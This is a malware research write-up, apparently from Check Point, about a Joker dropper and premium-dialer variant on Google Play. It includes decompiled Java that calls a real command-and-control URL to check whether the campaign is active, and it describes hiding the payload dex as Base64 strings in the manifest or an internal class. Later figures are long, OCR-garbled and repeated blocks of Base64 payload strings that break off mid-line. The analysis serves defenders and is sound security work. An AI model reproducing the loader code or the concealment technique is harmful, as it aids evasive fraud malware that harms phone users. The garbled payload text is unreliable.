New Joker variant hits Google Play with an old trick

research.checkpoint.com/2020/new-joker-variant-hits-google-play-with-an-old-trick/

Apps
Movies
Music
Books
Devise

July 9, 2020 Research By: Aviran Hazum, Bogdan Melnykov, Israel Wernik

Overview:

Check Point's researchers recently discovered a new variant of the <u>Joker</u> Dropper and Premium Dialer spyware in Google Play. Hiding in seemingly legitimate applications, we found that this updated version of Joker was able to download additional malware to the device, which subscribes the user to premium services without their knowledge or consent.

July 9, 2020



Flowers Wallpaper-HD Wallpapers

Robert Williams Personalisation


* * * * * 65 🚨

3 PEGI 3

A You don't have any devices.

Add to wishlist

Install



More pixels means better image quality and greater detail. Thanks to that large amount of detail that give to us 4k resolution, our wallpaper with flowers is incredibly realistic and exceptionally beautiful. Go with the spirit of time, focus on the new generation of Ultra HD.

In addition, our wallpapers about flowers in 4k resolution it's also:

- Changing wallpaper with just one click

READ MORE

Figure 1 – Joker application on Google Play

General:

Joker, one of the most prominent types of malware for Android, keeps finding its way into Google's official application market as a result of small changes to its code, which enables it to get past the Play store's security and vetting barriers. This time, however, the malicious actor behind Joker adopted an old technique from the conventional PC threat landscape and used it in the mobile app world to avoid detection by Google.

To realize the ability of subscribing app users to premium services without their knowledge or consent, the Joker utilized two main components – the <u>Notification Listener service</u> that is part of the original application, and a dynamic dex file loaded from the C&C server to perform the registration of the user to the services.

In an attempt to minimize Joker's fingerprint, the actor behind it hid the dynamically loaded dex file from sight while still ensuring it is able to load – a technique which is well-known to developers of malware for Windows PCs. This new variant now hides the malicious dex file inside the application as Base64 encoded strings, ready to be decoded and loaded.

Technical Analysis:

Originally, the code that was responsible for communicating with the C&C and downloading the dynamic dex file was located inside the main classes.dex file, but now the functionality of the original classes.dex file includes loading the new payload.

Joker triggers the malicious flow from the Activity by creating a new object that communicates with the C&C to check if the campaign was still active. After confirmation, it can then prepare the payload module to be loaded.

```
public HomeActivity() {
    this.l = 23;
    this.m = "TAG";
    this.q = new ArrayList();
    this.r = "";
}
static void a(HomeActivity homeActivity0) {
    super.onBackPressed();
}
private void k() {
    this.n = (LinearLayout)this.findViewById(0x7F080114); // id:reducesize
    this.o = (LinearLayout)this.findViewById(0x7F080090); // id:editedimage
    this.k = (ImageView)this.findViewById(0x7F08010C); // id:privacypolicy
    new Thread(new Runnable() {
        final HomeActivity a;
        @Override
        public void run() {
            a a 0 = new a();
            if(a0.a() == 1) {
                a0.a(HomeActivity.this);
            }
        }
    }).start();
}
```

Figure 2 – Creation of the malicious object

```
public int a() {
          Lic int a() {
    try {
        HttpURLConnection httpURLConnection0 = (HttpURLConnection)new URL("https://gd-1301476296.cos.na-toronto.myqcloud.com/gd.json").openConnection();
        httpURLConnection0.setConnectTimeout(600000);
        httpURLConnection0.getRequestMethod("GET");
        if(httpURLConnection0.getResponseCode() == 200) {
            BufferedReader bufferedReader(new InputStreamReader(httpURLConnection0.getInputStream()));
            StringBuffer0 = new StringBuffer();
            while(true) {

                            StringBurter Strange-
while(true) {
    String string0 = bufferedReader0.readLine();
    if(TextUtils.isEmpty(string0)) {
                                              break;
                                     }
                                     stringBuffer0.append(string0);
                            }
                             return new JSONObject(stringBuffer0.toString()).getInt("status");
                   }
           catch(IOException iOException0) {
    iOException0.printStackTrace();
                    return 0;
          catch(JSONException jSONException0) {
    jSONException0.printStackTrace();
                    return 0;
           }
           return 0:
  }
```

Figure 3 – malicious object communicates with C&C




Figure 4 – response from C&C server

The first method used to load the dex file was to read it from the manifest file. When inspecting the manifest file, we could see that there was another metadata field that contained a Base64 encoded dex file. So all that was needed was to read the data from the manifest file, decode the payload, and load the new dex file.



Figure 5 – Manifest file containing the Base64 encoded dex

Figure 6 – reading data from manifest

During our research, we have also detected an "in-between" variant, that utilized the technique of hiding the .dex file as Base64 strings – but instead of adding the strings to the Manifest file, the strings were located inside an internal class of the main application. In this case, all that was needed for the malicious code to run was to read the strings, decode them from Base64, and load it with reflection.

<pre>public static final String agn = "CfxV4uCaSDPd1+X2Y1VPSPqrgrtrafy1+6Vd1-gbeTmcc67nGPEh301TNBBrigy3fp1+19nvbjsr62ifb+2V70NXKFyuoBP4Af5etH+9Pd2jrvNK4A public static final String aru = "BaaA+48pctdc+QdkNwfz1S9qcfdEkXWEQqmyHAdEugsZ0pkebH1[f7ZFhX5f)DH]0LmKtplumy3XBmstbjvbdorUb+1K7/SUdc+43XItX7TLMsvGeP public static final String aru = "BaaA+48pctdc+QdkNwfz1S9qcfdEkXWEQqmyHAdEugsZ0pkebH1[f7ZFhX5f)DH]0LmKtplumy3XBmstbjvbdorUb+1K7/SUdc+43XItX7TLMsvGeP public static final String aru = "BaaA+48pctdc+QdkNwfz1S9qcfdEkXWEQqmyHAdEugsZ0pkebH1[f7ZFhX5f)DH]0LmKtplumy3XBmstbjvbdorUb+1K7/SUdc+43XItX7TLMsvGeP public static final String arm = "DhrUuv1]ag2-CnNEP7/br9+PGWh1MrJAkj7fMpD0gveSN+Lu0IOd2XWH/LALUHEjQR8AcLDULaW6H6w5a+F740nc21upJVveB65nQ290XTp1UWTb3ULV public static final String ard = "AAAN2xhcSNLveSXZVIWWeSd1Prt4ESRELSXD9UkqAkAVLSVLVEZdNVrLLHLVEZhQADVvLAELTAVC2LapJVveB65nQ290XTp1UWTb3ULV public static final String efs = "D+3+BN00pDVW7Z7scKSyIpX7z+99BiM0qcGH430osihCUNXZRNAq21K]yepu6kzg3CrrjhS6bpv9LnQ00HeJ9ul+eDJusfnLV8H138/DutQ0FXhlg5s public static final String givm = "GS0FC9Z/rrt1P3zcu1522Cl/SRmrHTLSynKPK/sUZ5STK7P2GjV9Ethd43WeY1DSRPeWzvD19J2USTW5h/SVL5XLS3DJSD2SdAVHVLKSJUNKTZ3 public static final String givm = "GS0FC9Z/rrt1P3zcu1522Cl/SRmrHTLSynKPK/sUZ5STK7P2GjV9Ethd43WeY1DSRPeWzvD19J2USTW5h/SVL5XLS3DJSD2SdAVHVLKSJUNKTZ3 public static final String givm = "GS0VNUorMANAAAAAFAEAB1/cE+CF9KV96fDBCFrL7XLV96fDBCFrL7XLV95FDR2/rvL19J2USTW5h/YJVUVD1YAUAUS3DMALT3 public static final String givm = "GAUNAXSqWC1CPPd2A2Sv2j42d5BnLa8ncOq6d6/9gRrB02pmC0bZLKSg5GrB35YKTg4+eQRX2bESdk+mc13XDTEBMSHj0FUZcaQViKzfGUVCSTNH public static final String kpg = "AFBLAWOUAgICAAv2JdQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>	public class SDKConten	
<pre>public static final String <i>sip</i> = "GT+QP6+U0X65P773P1L9vit54Q10viv7+1PcAuEkWSJ7218yS0F1hft/HLyxsFkp2fbc2dwKBvCTFamU+X2LBSLCxXTHRUMHvmSxdyJ1y²X+H²ZzXiW public static final String <i>cdv</i> = "B/TrXHGni/Ygoum8oL30gqBx+k2x7u2ivQ4ZaVnQ0ioK6o5fJ8etk+PWYd5flo6pp0hXjyZ30eL8pt0vEcdUPa0J2k0fJ853US0957wt9IxsE8hwF4hznz public static final String <i>cma</i> = "FAnJuckTmbFjYyHHRQV8bCY20jk6PTczmsmHTd49Q5FKPz7HKCSN5K6coKAv06C5YtF2qDvrw1aF14KCN2/alJRdHLNLNZ2hfq6BkmpvdjMplHVmpdJMplHVmpdf public static final String <i>cma</i> = "DhrU9viJ3q2+cnNEP7/bf97P09HPGWhThN7pJk17Hpp02upeSH+L00C04XHH/LALUHEjQR8Ac1D0LAH6H6Sba+F74Dnc21wpJVe8666n2908xTp1UMTh3vL public static final String <i>esls</i> = "Dh+3P8N0D0VWZ7scKSYJK7Xz+B9ibMeGCM43005ihCUUNxZRhAq2Xiyyeu6KsgCnr1h56bpv91n00PdHeU9u1+e0JusFn1V8H53BJv010047khtg3 public static final String <i>gfs</i> = "BrCMSfer2X/ret+Tp9zcui5zcCM/SmrHTL3ynKPF/6UZ535tK7PZ6jV9CEhud3JWeY1V5XPR#vHz01SJFdRErm/KFJ%V59tK5123H50JND51ZdhNAtX public static final String <i>gfx</i> = "BrCMSfer2X/ret+Tp9zcui5zcM/SmrHTL3ynKPF/6UZ535tK7PZ6jV9CEhud3JWeY1V5XPZ#b12M5745755912WS1KN5354K123H50JND51ZdhNAtX public static final String <i>gfx</i> = "BrCMSfer2X/ret+Tp9zcui5zcM/SmrHTL3ynKPF/6UZ535tK7PZ6jV9CEhud3JWeY1V5XPZ#b12WS1K5555454K+5K6Fv00BmExuf5ND51ZdhNAtX public static final String <i>gfx</i> = "BrCMSfer2X/ret+Tp9zcui5zcMXKV85M6D4F1ZZiq1SVB0F16de4RV3JT3YyFT6F4F8775477577577577577577577577577757775777</pre>		
<pre>public static final String aru = "BaaA+4Bpctdc+00knWp2L59cfdEkXWEQmyHAaQEugsZ0pkebHFlF7ZFhX5fDHjBInnKtpIxmy3XSBmstbjVaorU0+i87/SUdc+43xitXTLMsv0eP public static final String cme = "F4nJucKImbFjYVHH6V0bCY20jk6FrczmsmH7d4905FKP27HKCSNSkGcoKaV06C5YtF2QVrvIaF14WCX/aJJRANLNLH2Zhfq06Wpw0jMpLHV9mmp4r public static final String cme = "AnJucKImbFjYVHH6V0bCY20jk6FrczmsmH7d4905FKP27HKCSNSkGcoKaV06C5YtF2QVrvIaF14WCX/aJJRANLNLH2Zhfq06Wpw0jMpLHV9mmp4r public static final String cdp = "AAAV2XhSINleySKZIWMtw69dJPrt4ESRELs6XBJPUkqAkSLYAViRRgmRLpCilkNRnZCkLohlqBSxJ10AKviapSkIrOXZSp64b+PUbbeMmbqPUakbJdF public static final String gbi = "D+3+BN0QpDVW7ZrsCKSyIpX7xZ+99ibM0qcGM430o5ihCUUNxZRh4qZJKjyepu6kzg8Cnrjh56bpw9Ln0D0HeU9u1+eDJusfnLV8HJ3Z0HVKXg public static final String gim = "GaPSfc9ZX/ret+Ip9zcui522CM/S8mrH1ZjNRFK/GUZS53KTPZ6jV9CFLuAM2KV18gWFLD2DSTNSh/s9K5L32HS0JzNDSJ2kdhvDKXgi public static final String gim = "GBPYNUorMAugpYPpzEKm+ABH/OE+CF5cWV9fpBDch7JXIW9esiNUEiZqN9ymxpEFFjXT1UZpC9argISUUKCqVNKE6plBITNIageJZWMhTj public static final String gim = "GBPYNUorMAugpYPpzEKm+ABH/OE+CF5cWV9fpBDch7JXIW9esiNUEiZqN9ymxpEFFjXT1UZpC9argISUUKCqVNKE6plBITNIageJZWMhTj public static final String gim = "GBPYNUOrMAugpYPpzEKm+ABH/OE+CF5cWV9fpBDch7JXIW9esiNUEiZqN9ymxpEFFjXT1UZpC9argISUUKCqVNKE6plBITNIageJZWMhTj public static final String gim = "GLUUAXSQKQ1CPP2G2a2SVQ14Z69NLT-Ra8nCq6de/QRBR0ZDmCbbzzLk5g5oFa95YKTq4+QRR2bEsK4+SK8FV00MExuybIOW9G130808T9UR00n public static final String khzd = "DKTRNrw0z062DNJAPdH01Z62SUQ7J4Z69NLT-Ra8nCq6de/QRBR0ZDm2HVHQ6K2bESA4S+X6FV00MExuybIOW9G130808T9UR00n public static final String khzd = "LAGEFFK4CLUZASVQ14Z69NLT-Ra8nCq6d/QRBR0ZDm2HVHG0K2bESA4S+X6FV00MExuybIOW9G130808T9UR00n public static final String km = "CHUUAXSKGKUCIPP2Ga2SUZQ14Z69NLT-RA8nCAEEFVEETSUSGL01BTNEGR9ZSUZGAVVHHg5NLSDAFY57DXHVTKMB4BK00HZCaQ3XZFFK92THXCX public static final String km = "F60YND0HBS59Q0dJg1qSXZT7/2g0fnFt+kdLE3HJXKAZUSQ50AF9XKT440QR2ESA5ASVAFY80D0MFtCmASS4SZ9QYJXEFGUVYST public static final String mf = "EF60YFN5NZVT/9Z0FFHX2BKK2E</pre>		
<pre>public static final String cdw = "B/TrxHGni/YgoumBol30gqBxikzzyu2ivQiZaVnQOioKGo518atk+PWVd5fIo6ppDhXjyz30eLBjt0vEcdUPa012k0f1353USo057Wt9IvSBHWFAbraCx public static final String cdw = "FADucKtmbFJYyHRBVSbCY20jkBFTzzmKSKsGoKAV06SYtF220VruJaFI4WCX/2A11RdNLHNZ2hfqoKhwpwdjMpLHY9mmp4r public static final String cdw = "AQAAY2xhc3Nlcy5KZXiVMmtwG4D4Pt4ESRELSGXBJPUkqAkSLYAviRgmRLpCiLNkRAJCxLoh1gBSxJ10ACw14p5k1r0X25G40+PUbeMMbPukbJdF public static final String cfb = "ACAAY2xhc3Nlcy5KZXiVMmtwG4D4Pt4ESRELSGXBJPUkqAkSLYAviRgmRLpCiLNkRAJCxLoh1gBSxJ10ACw14p5k1r0X25G40+PUbeMhPukbJdF public static final String gfb = "Br45Bt0QDPUW773cKSV5JpX7zz+B9ibMqcG4A13005ihCUUNzZRAhq2JKjyeuKsg3CnrjF1Fam7zimU0DHeU9L+PDJusfnLVBHL3S/DutQ0fXhLgB5 public static final String gfb = "Br45Bt0QDPUW773cKSV5JpX7zz+B9ibMqcG4A1305ihCUUNzZRAhq2JKjyeuKsg3CnrjF1Fam7zimU0DHeU9L+PDJusfnLVBHL3S/DutQ0fXhLgB5 public static final String gfm = "BCMC5Unxd2OsLaAZm7KTVeNESuaPEGaJwkGm6fDHfcZDp5jnAv9JpIGc44RV5JT373yF7F1Fam7zimUWNJFfdRcFm/HFjYXbjJVLaxTLFd3bVNAxY public static final String gmuj = "EX46IFf77bj73NescDbqJjdr9YqsRTJrcb7SRKb5MduptIZZiqLSUMmGmrHndgZgmMIjMVcabSoDkBzk4x+5KeFv000mExuybloWWg13008T9uR00n public static final String jm = "GLnUUAXXSqWC1CPd2oA25v2qJzd59nLra8nCoq6de/9gRF8D2mC6bZzLK5g5oFa95YKTg4+eQRK2bE5dk+mnc13XDTEANSJ)0UVH0LCKWHVTKWJ1WWSC3003hPdH01E26LBbmUq36Qvo7D7++NRmtaE5g90g2awVtwHg5L06LGThPR3xKE0LXXLS3+ss/sP7NXTC3nK+UTKM8dkN0ULK8e public static final String kfm = "CLPG9+VryopRNFTLHCHXSXXSw0h00U7KKNJjWxFWc0520R9AJ1KT7WLGNK2bE5dk+mnc13XDTEANSJ)0UZc0QiXE7GUvC5NT public static final String kfm = "CLPG9+VryopRNFTLHCHXSXXSw0h00U7KKNJjWxFWc0520R9AJ1KT7WLGNK2bE5dk+mnc13XDTEANSJ)0UZc0QiXE7GUvC5NT public static final String mfm = "GD0TRLpnc16wKCTpt2sbC6cTUBRNYwS76bmt5j6FSjgZKS05063528057abB7yhS50239QyJkia91taSsupKS07hJ9Y+aLadr/E7Jy3q4S public static final String mfm = "F6DKytNpV12D6V2xVZ2KS05djwFM250565974S1X130850XMAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String gmea = "FanJuckTmbFjYyHHRGVBCY20jKPTczmsmTd4905FKP27HKCSNSkGcoRaVo2CSYTF23pVrvLaFI4WCN2/alIAdNLNLH2ZhGR6WwpdifMHYBmpHYBmpAFr public static final String gmb = "AQAAYZxhcSNLcySKZYIVMmtwG9dLPrt4ESRELsGXBJPUKqAKSLYAviR8gmRLpCilNKnRJCkLohlqBSxJJACW14pSkITOXZ5p64b+PUbBeMhQPUkkbJdF public static final String gsls = "D+3+BN0QpDVW7Z7scKSyIpYXzZ+B9ibM0qCGM430oSihCUUNxZRhAqZXjyepu6kzg8Cnrjh56bpw9LnQDDHeU9u1+eDJusfntVZSp64b+PUbBeMhQPUkkbJdF public static final String gfls = "Bnc95fe2X/ret1p2czui522CM/SRmrHLJ3NKRP/GUZS51KTPZ6jyO5eMu4JWeY1yspKPeWznvJh9J2USTMS/syEV5L32H50JXnDSJ2KdhvDKtZgi public static final String gflx = "FWCMCyunxZc9La4a2m7KTVeNESUaPE0aJwxGm6f0Hfe2Dps]nXe9Tpl6d4RWSJTA37yF7I6+am7zimUWsJFfdRcErm/MFjHYxbjvlLaxTLd3bVNAXY public static final String gmuj = "EX46IFT7bjT3HsecDbqJjdr9YqsRTJrch7sKNbSKdup1ZZiqLSUMBGrHnndJzgmRTJjWCabS0HSXA+SKAFYKEV00EExubJOWgj3008T9UR00n public static final String gmuj = "EX46IFT7bjT3HsecDbqJjdr9YqsRTJrch7sKNbSKdup1ZZiqLSUMBGrHnndJzgmRTJjWCabS0HSXA+SKAFYKEV00EExubJOWgj3008T9UR00n public static final String gmu = "GLNUAXXSQUC1P2d2022SV204269R12CDPC069gRt02DpmCbbZzkK5956785YKTq4+0RXEDE5KH=T03NTG07Ca09iXZfGUVCYSNT public static final String khz = "CLNUAXXSQUC1P2d2022SV204269R12CDpmCbbZzkK5956785YKTq4+0RXEDE5K4+SKEV00EExubJOUM9J3088T9UA01K0e public static final String khz = "LeG9+YS0PRNFt1hcHTSNIZSMD0007KKyNjjWxByrtw6c50sRAy1KTTyuGrIXZnkKdud52NNSJNkj+OSLP0Ps4zSVSd/q404w9PED+a2SVSd/q404w9PED+a2SVSd/q404w9PED+a2SVSd/q404w9PED+a2SVSd/q404w9PED+a2SVSd/q404w9PED+a2SVSd/g404W9PED+a2SVSd/g404W9PED+a2SVSd/g404W9PED+a2SVSd/g404W9PED+</pre>		
<pre>public static final String come = "DhrUDViJJqZ-CONMEPT/br3Pt/D3Pt/TMppDJy2NTMPT.CONTEXTLAND, Club ALLUHE JORSACLDULAMSH0K-Sa+F74Dn.C2LvpJYV8B65n02905710W7h3WTK09GUPT45SELSGKJDJVARRGMELpCLINKRDSCLALOLAMSH0K-Sa+F74Dn.C2LvpJYV8B65n02905710W7h3WTK09GUPT45SELSGKJDJVARRGMELpCLINKRDSCLALOLANGKViApSKITOVZSp66bv+DUbeMmbpQUAkbJdF public static final String ghs = "Dhr3Bfc3Z/rat1p3ccui522GV/rstP3Pst2H891bM0qcGM43QoSihCUUNXZRhAq2JKjyepu6kzg8Cnrjh56bpv9LnQDOHeU9u1+eDJusfnlV8Hl38/DutQ0fXhlg55 public static final String ghs = "Bnc95fc3Z/rat1p3ccui522GV/rstP3Pst2H585E3TK7P26jY9Echud4JWeYJVspXPeWznvJh3J2U5TW5h/s9tK5L23H50JXD32J5Wh12j public static final String ghs = "GAPUYNUorMAugpyYpzEKm+ABH/OE+CF5cWYy6fp8DFch7JXLW9esinUEiZqN8yrmxpEFFp1XT1UZpC9aTgiSu0KCqVKNE6pbaJ1d9Y9(sp1Zrcb7sKbSSMdup1Z2G1USUM6mFHRndgZgMMT]WCcab50ABEX4x+5KeFV000mExup1BVM0y3308B79uR00n public static final String hhxd = "DtrRNrw0vZ0G10N3hPdH012261BbmUQq360vo7eD7Fe+NRRmtaE5g90g2awVtwHg5loGLGThPR3NIE6LXZtK3Js+s/sP7NXTcJRK+UTKHd8kNONULK0e public static final String kht = "DLF09+Vys0RNFtThLATUSXXSw0h0U07KKNJjWksVytw0c598AP41tK7Tyd0F1XZnAd42SVKb5Sdk+mnc13XDTEANSHJ0FUZCaQJ1XE7UVC30F4F4K4F5KeFV3SVSJ4q4Q4RW9ED+a019S+uHVK public static final String kht = "LEG69+Vys0RNFtThLATUSXXSw0h0U07KKNJjWksVytw0c598AP41tK7Tyd0F1XZnKAd452KVb5Sdk+mnc13XDTEANSHJ0FUZCaQJ1XE7UVC30F4F4K12VV57NL public static final String kmp = "AFBLAwQUAAgCAAvzJdAAAAAAAAAAAAAAAAAAAAFAEAELFVEESUSGL01BTK1GRVNULLK1/s0AAPNNZHKSy0u0Q1LLSr0Z#v2J0JQH4D1Ckm8959U0djgLqSvZV/720fnFT+kdLE3H1XEAxW9F2U05ABB7yH5502309JXL33JXSSJVSJV3J489JXENT9J14F12K12XVSJVSJVSJV3J489J1ASSUPK97LJ82KSVSJV9J42K77J20fnFT+kdLE3H1XEAXW9F2U05ABB7yH550239QYJKi3J1ASSUPK97LJ82K5VSJV9J44845KF7Z9X3P45 public static final String mf = "EG0YNb0uJJgCSvZVJ0242VW05230d9jBeL96F3J9ZVK5SQ7YK33IVJLKXVLUK0+VNF2anFFY2S+LDAUDUA0MVHC1C82ZWH6FTMH0Kss public static final String mf = "EF6FYY14DF70C722xxnL3gd/cRMK26L42gCVV/S3ANMQ0ATcA2SAMSAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String cdp = "AQAAY2xhc3NlcySkZXiVMmtwGaPdIPrt4ESRELsGXBJPUkqAkSLYAviRRgmRLpCilNknR2CxLohlqBSxJJAACwiApSkl-TOXZSpG4bv+PUbeMbplukbJGF public static final String gfx = "Bn3eBOODPW77scXSyIpX7x2+B91bMaqG6M3005ihCUUNXZRMA2JXjepukBxg3CnrjBS6bpw3LnODHeUguL+PDJusfnV8H33/Dut00fXhlqBS public static final String gfx = "BnC95fc9ZX/ret+Ip9zcui522CM/SRmrHTL3ynKPR/6UZ553tK7PZ6jV9cEhud4JWeY1VspXPeWznvJh9J2U5TW5h/s9tk5L23H5oJxnD5J2kdhvDtKzgi public static final String gfym = "G3pV1NOrMAgpyYpzEKm+A8H+/OEFCSCWV96fpBDFch7JXWBeesinUEIzq0MSjTWF2FeHTX1UZPEGTg1SUUKCqVNRE6pD1BTWIapB3ZWHKTJ; public static final String gfym = "G3pV1NOrMAgpyYpzEKm+A8H+/OEFCSCWV96fpBDFch7JXWBeesinUEIzq0MSjTWFcaFpTX1UZPEGTg1SUUKCqVNRE6pD1BTWIapB3ZWHKTJ; public static final String gfym = "CSTRTNrv02G0103H2d250cp12FFeHNRmtESg002awVH4H5J06L6ThP83xHE6L5XX33+sFVF000EXxU3Hb1W31B04Wg1308078D7Fe+NRmtESg002awVH4H5J06L6ThP83xHE6L5XXS345+SFFV000EXxU3Hb1W41X2408H0NULK0e; public static final String kfm = "ELpEG9+Vv9c8DNFt1hL4D24259nLra8nCoq6de/9gRrB02pmC0bZzLk5g5oFa95YKTg4+oRK2DE5dk+mnc13XDTEANSMJ0FUZca0y1XE7GUV45NT public static final String kfm = "ELpEG9+Vv9c8NFt1hL4DXSXBVD60U07KKW]ijWB9VFU4c508APA/1tK7TW602XVB51AF,9FXNT21AFV4E5VS4G74Q4WPED+a0TS>+HVK public static final String kgp = "AFBLAW0UAAgICAAv2JdQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String eils = "D+3+BN00pDVWi27scKSyIpX7x2H9ibM0qcGM430oSihCUUNxZRNAqZiKjvépu6kzg8CnrjhS6bpw3Ln0D0HeUjw1+eDJwfnLV8Hl38/DVLK7gi public static final String gfx = "Bnc95fc9ZX/ret+Ip9zcui522CM/SRmrHL3ynKPR/6UZ553tK7PZ6jY9cEhud4JWeY1VspXPeWznv1h9J2USTWS/hS4V5L323H50JxDSJ2kdhvDtKzgi public static final String gfx = "GPVHUorMAugpyYpzEKm+ABH/OE+CFScWVy6fp8DFch7JK1WesIDLi2qN8yrmxpEFFp1XT1UZpC9argISU0KCqVKNE6p1BITWIageJ3ZWhT1j public static final String gfx = "GPVHUorMAugpyYpzEKm+ABH/OE+CFScWVy6fp8DFch7JK1WesiDLi2qN8yrmxpEFFp1XT1UZpC9argISU0KCqVKNE6p1BITWIageJ3ZWhT1j public static final String gmuj = "EX46IFf7bj7JSResDbajJdr9YqsRT1rcb7SRKDSSMduptIZ2IGUSUM6mrHnndgZgmRTJWCabSOR&X4x+SKFV00MExublaWy31008F9uR00n public static final String hxd = "DXtrNrw0v206J0N3hPdH01E26J8UBmUQq360vo7eD7Fe+NRmtaE5g90g2awVtHq5LGGLGThPR9xNE6LXZtK3J+s+/sP7NXT-JnK+UTKM4BKNOULK0e public static final String kht = "ELpE69+VYsopRNFT1cMISN2KSwDh0U07KKyNijWxByrtw6cS9eRA91KT7TUGF1KZnKXdd52VNbSJnkj+OSLP0Ps4zSvSd/q4Q4Rw9PED+a019S+uHvK public static final String kht = "ELpE69+VYsopRNFT1cMISN2KSwDh0U07KKyNijWxByrtw6cS9eRA91KT7TUGF1KZnKXdd52VNbSJnkj+OSLP0Ps4zSvSd/q4Q4Rw9PED+a019S+uHvK public static final String kmt = "LepE69+VYsopRNFT1cMISN2KSwDh0U07KKyNijWxByrtw6cS9eRA91KT7TUGF1KZnkXdd52VNbSJnkj+OSLP0Ps4zSvSd/q4Q4Rw9PED+a019S+uHvK public static final String kmt = "ENGV9Th0USBS9UQdigLqSxZT/72gfnFT+kdLE3H1XKhckxWKPLTNa6p+CieBoeLvzisNPRJ3VKWF0mMHTCmmStd03gP1+zB1j9ta7TK public static final String mf = "F60Yynb0U3Df9vzv0j004azYw253d6j6F50jeyZs8Ja6S0zy6N520657abB7yhS50a3yQyLkia91LaSvuKq6bfNefoThh0kss public static final String mf = "F60Yynb0U3Df9vzv0j004azYw253d6j91gf95T0jpyZs8Ja6S0zyK7KUC+W7NzbarFF2x3LDA0UADMWHC160caCR#q6bFNefoThh0kss public static final String mf = "EPE75i2StopSTr1nHRVLWW/F/K4K26L+ZgcFU/UGqXwe3IXMKAAAAg8D8NH4AAAg8D8NHK1623Z4HYFH9HB8ELIFJyv9J public static final String mf = "EPE75i2StopSTr1nHRVLWW/F/K4K26L+ZgcFU/UGqXwe3IXMKAAAAg8B0NHgBGNABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String fits = "Bnc95fc9Zi/ret1p9zcui522CW/SRmrHTL3ynKPR/6UZ5531K7P26jY9cEhud4WeY1ypXPeWznyl9J2USTW5h/s9tK5L3U50xD532K7P26jY9cEhud4WeY1ypXPeWznyl9J2USTW5h/s9tK5L3U50xD532K7P26jY9cEhud4WeY20jTe4mz7imWymX5h/s9tK5L23U50xD532K7P26jY9cEhud4WeY20jTe4mz7imWymX5h/s9tK5L23U50xD532K7P26jY9cEhud4WeY20jTe4mz7imWymX5h/s9tK5L23U50xD532K7P26jY9cEhud4WeY20jTe4mz7imWymX5h/s9tK5L23U50xD532K7P26jY9cEhud4WeY20jTe4mz7imWymX5h/s9tK5L23U50xD532K7P26jY9cEhud4WeY20jTe4mz7imWymX5h/s9tK5L23U50xD532K7P4Ehud52K50xD542jGY9TX1CJ75RK5SM4Up1Z2iq1SUMm6mrHnndgZgmMIjWCa550ABZxAk5KFv000mEXuyb10Wg1300807Bu60m public static final String jme = "GLNULAXXSqWC1CPD20A25xC2J2d25NL7aBCP6HNRmtaE5g30g2awVtHq516GLTAPR9XME6LXXX3J**SPTNXTCJAK4VTKH0K80M0ULK0e public static final String kne = "GLNULAXXSqWC1CPD20A25xC2J2d25NL7aBC9C6G46/9gR18D2pmC0bZzLK5g50Fa95YKTg4+eQRK2bE5dk*mnc13XDTEANShjOvZc30V1K4VTKM5KVKV1KVV4550ABZVK550Fa95YKTg4+eQRK2bE5dk*mnc13XDTEANShjOvZc30V1K4VTKV45KV64V2V5530Fa95YKTg4+eQRK2bE5dk*mnc13XDTEANShjOvZc30V1K4VT445VK5WD6100TXKNXiJWK9KV44550A8APNXTKTV450S40P1L20V1K2TK3VK4V445V5545V5V3/q404KW9PED+a0155*uHVK public static final String kne = "GL9UAAXC3d0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>		
<pre>public static final String ghx = "FWCMCWyumxdzo5La4azm7kTvUeNESUaPE0aJwx5m6f0HfezDpsjnXe3Tplfed4RV5ITA37yF7IF4m7zimUW3JFfdRcErm/MFjHYxbjvllaxTLd3bVMAXY public static final String gmuj = "C3A01Ff77bj73NescDbqJjd79YqsRTJrcb7sRKb5SMduptIzZiqLSUMm6mrHnndgZgmMTjHYcabSoDKBzk4x+5Kerv000mExubJONWgi300879uR00m public static final String hxd = "DXtrRNrw0z06J0N3hPdH01E26L8bmUq36Qvo7eD7Fe+NRmtaE5g90g2awVtHq5L6LGThPR3xHe6LX2tK3J+s+/sP7NTCTAN+UTKM4KNOULK0e public static final String hxd = "DXtrRNrw0z06J0N3hPdH01E26L8bmUq36Qvo7eD7Fe+NRmtaE5g90g2awVtHq5L6LGThPR3xHe6LX2tK3J+s+/sP7NTCTAN+UTKM4KNOULK0e public static final String hxd = "CLUUAXXSQK1CIPPd2oA25VzQJ4Z69hLra8nCq04GyR180ZpmCbbz2LK5g50F39SYKTq4+eQRX2bE54k+mc13XDTEANSMJ0FUZca0yiXZf6UvcYSnT public static final String kht = "ELpEG9+YSopRNFt1hcHTSNZSW0h0U07KKyNijWxByrtw6cS9eRAy1tK7TyuGr1XZnKXdud52VNbSJnKj+OSLP0Ps4zSVSd/q4Q4w9PED+a3DS+uHvK public static final String kht = "ELpEG9+YSopRNFt1hcHTSNZSW0h0U07KKyNijWxByrtw6cS9eRAy1tK7TyuGr1XZnKXdud52VNbSJnKj+OSLP0Ps4zSVSd/q4Q4w9PED+a3DS+uHvK public static final String km = "CMge7w3VjlaE6M0iMw8B59UQdigLqSx2YT/9Z0fnFt+kdLE3HL3Kehxw9KP1ZNaGp+tie60euLvzisNyFR33XKWPMWHTCmmtst083gP1+2B1j9taTK public static final String my = "F60Yynb01J9Gvzv0)04a2rW2553d3j6S0jfeSjnjey2S3Ja6S02YGK520857abB7yh5523YQJXia3JtaSsupKS07hJ0Ys+Ladr7R2Y3A945 public static final String my f = 